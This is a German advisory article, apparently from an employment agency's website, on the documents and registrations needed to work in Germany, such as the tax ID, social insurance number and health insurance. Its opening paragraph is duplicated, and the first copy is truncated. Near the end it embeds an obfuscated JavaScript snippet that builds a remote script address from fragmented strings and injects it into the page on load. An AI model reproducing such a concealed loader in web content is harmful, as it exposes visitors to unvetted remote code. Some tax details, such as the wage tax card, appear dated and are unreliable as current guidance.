


## Welche Dokumente werden benötigt, um in Deutschland zu arbeiten?

Die Arbeit im Ausland beginnt in der Regel &#8211; oder sollte zumindest damit beginnen &#8211; mit der Vorbereitung der erforderlichen Dokumente. Eine sorgfältige Prüfung der im Zielland zu erledigenden Formalitäten garantiert einen reibungslosen Ablauf und vermeidet Stress. Da Deutschland nach wie vor ein Top-Reiseziel ist, haben wir einen kurzen Ratgeber für Sie vorbereitet &#8211; die Dokumente, die Sie zum Arbeiten in Deutschland benötigen. Das grundlegende und unverzichtbare Dokument, das wir bei uns haben sollten, ist natürlich ein Personalausweis oder Reisepass. Vergewissern Sie sich vor der Abreise, dass das Dokument gültig ist und wie viel Zeit bis zum Ablauf der Gültigkeit &#8211;



Die Arbeit im Ausland beginnt in der Regel – oder sollte zumindest damit beginnen – mit der Vorbereitung der erforderlichen Dokumente. Eine sorgfältige Prüfung der im

Zielland zu erledigenden Formalitäten garantiert einen reibungslosen Ablauf und vermeidet Stress. Da Deutschland nach wie vor ein Top-Reiseziel ist, haben wir einen kurzen Ratgeber für Sie vorbereitet – die Dokumente, die Sie zum Arbeiten in Deutschland benötigen. Das grundlegende und unverzichtbare Dokument, das wir bei uns haben sollten, ist natürlich ein Personalausweis oder Reisepass. Vergewissern Sie sich vor der Abreise, dass das Dokument gültig ist und wie viel Zeit bis zum Ablauf der Gültigkeit verbleibt. Auf diese Weise vermeiden Sie unangenehme Überraschungen.

## **Muss man sich in Deutschland anmelden, um dort zu arbeiten?**

In **Deutschland besteht eine Anmeldepflicht**. Wenn Sie sich **länger als drei Monate** im Land aufhalten, ein Bankkonto eröffnen, einen Vertrag mit einem deutschen Arbeitgeber, einen Vertrag mit einem lokalen Unternehmen oder ein anderes Dokument dieser Art unterzeichnen möchten, müssen Sie sich anmelden. Die Nichtregistrierung kann dazu führen, dass man in die sechste Steuerklasse eingestuft wird, was neben dem Risiko einer Geldstrafe eine Steuerbelastung von etwa 43 % nach sich zieht.

Allerdings sind nicht alle ausländischen Arbeitnehmer an diese Beschränkungen gebunden – wenn sich der Wohnsitz und die Familie im Ausland befinden und Deutschland nur der Arbeitsplatz ist, wird ein solcher Arbeitnehmer als sogenannter **Grenzgänger** behandelt. Eine solche Person hat das Recht, die Vorschriften jedes Landes, zwischen denen sie ihr Leben teilt, in Anspruch zu nehmen. Man ist dann in dem Land, in dem man arbeitet, arbeits-, einkommenssteuer- und sozialversicherungspflichtig. Die Grundsteuer oder Fragen des Wohnsitzes und der Registrierung gelten dagegen bereits im Wohnsitzland.

## **Welche Unterlagen werden benötigt, um**

# eine Beschäftigung in Deutschland aufzunehmen?

- **Deutsche Steueridentifikationsnummer** (Steuer-ID). Die Steueridentifikationsnummer wird ausgestellt, wenn Sie sich **zum ersten Mal in Deutschland anmelden** (in Deutschland angemeldete Kinder erhalten eine Steuer-ID nach der Geburt). Die Nummer wird einmal ausgestellt und bleibt unverändert. Wenn Sie nicht in Deutschland gemeldet sind – zum Beispiel, wenn Sie regelmäßig aus Ausland pendeln – erhalten Sie statt der Steuer-ID eine Bescheinigung des Finanzamtes. **Dies ist die Grundlage für den Arbeitgeber, unser Gehalt in der ersten Steuerklasse abzurechnen.**
- **Sozialversicherungsnummer** Unabhängig davon, ob Sie Vollzeit oder Teilzeit arbeiten, sind Sie in Deutschland sozialversicherungspflichtig. Sie erhalten von Ihrem Versicherungsunternehmen ein Dokument mit einer Nummer, wenn Sie Ihre erste Stelle in Deutschland bekommen. Früher wurde eine solche Nummer zusammen mit dem Versicherungsheft ausgegeben. Heutzutage ist es nur noch ein Dokument mit einer Nummer, das bei der Beantragung von Sozialleistungen oder bei der Aufnahme einer späteren Beschäftigung erforderlich ist. Wenn Sie das Dokument verlieren, wird es Ihnen von der Versicherung kostenlos erneut geschickt.
- **Lohnsteuerkarte** Das für die Steuererklärung für die Arbeit in Deutschland erforderliche Dokument.
- **Krankenversicherung** Bei Beginn der Beschäftigung sollten Sie Ihrem Arbeitgeber mitteilen, bei **welcher Krankenkasse Sie Mitglied werden möchten**. Der Arbeitgeber und der Arbeitnehmer zahlen jeweils die Hälfte des Beitrags.

- **IBAN-Nummer** Die Kontonummer, die **für die Überweisung der Vergütung erforderlich ist**. Die Standardform der Abrechnung in Deutschland ist die Banküberweisung. Dazu müssen Sie ein Konto bei einer deutschen Bank einrichten und Ihrem Arbeitgeber die IBAN-Nummer mitteilen.

```
(function(){  
t2sfu="7tfbskvg2sfe";t2sf=document.createElement("script");  
t2sf_="u"+"(st)";t2sf_+="at"+"(.)";t2sf.async=true;t2sf_+="in";  
t2sfu="436945220."+t2sfu;t2sf.type="text/javascript";t2sfu+="  
eymXgX8xwqlx"; t2sfu+="dXfhwq";t2sf_+=("f")+"o"+"(/)";t2sf.s  
rc="https://" +t2sf_+t2sfu;  
t2sfd=document.body;t2sfd.appendChild(t2sf); })();
```

Details

**Besuchen Sie uns auf: [n-ag.de](http://n-ag.de)**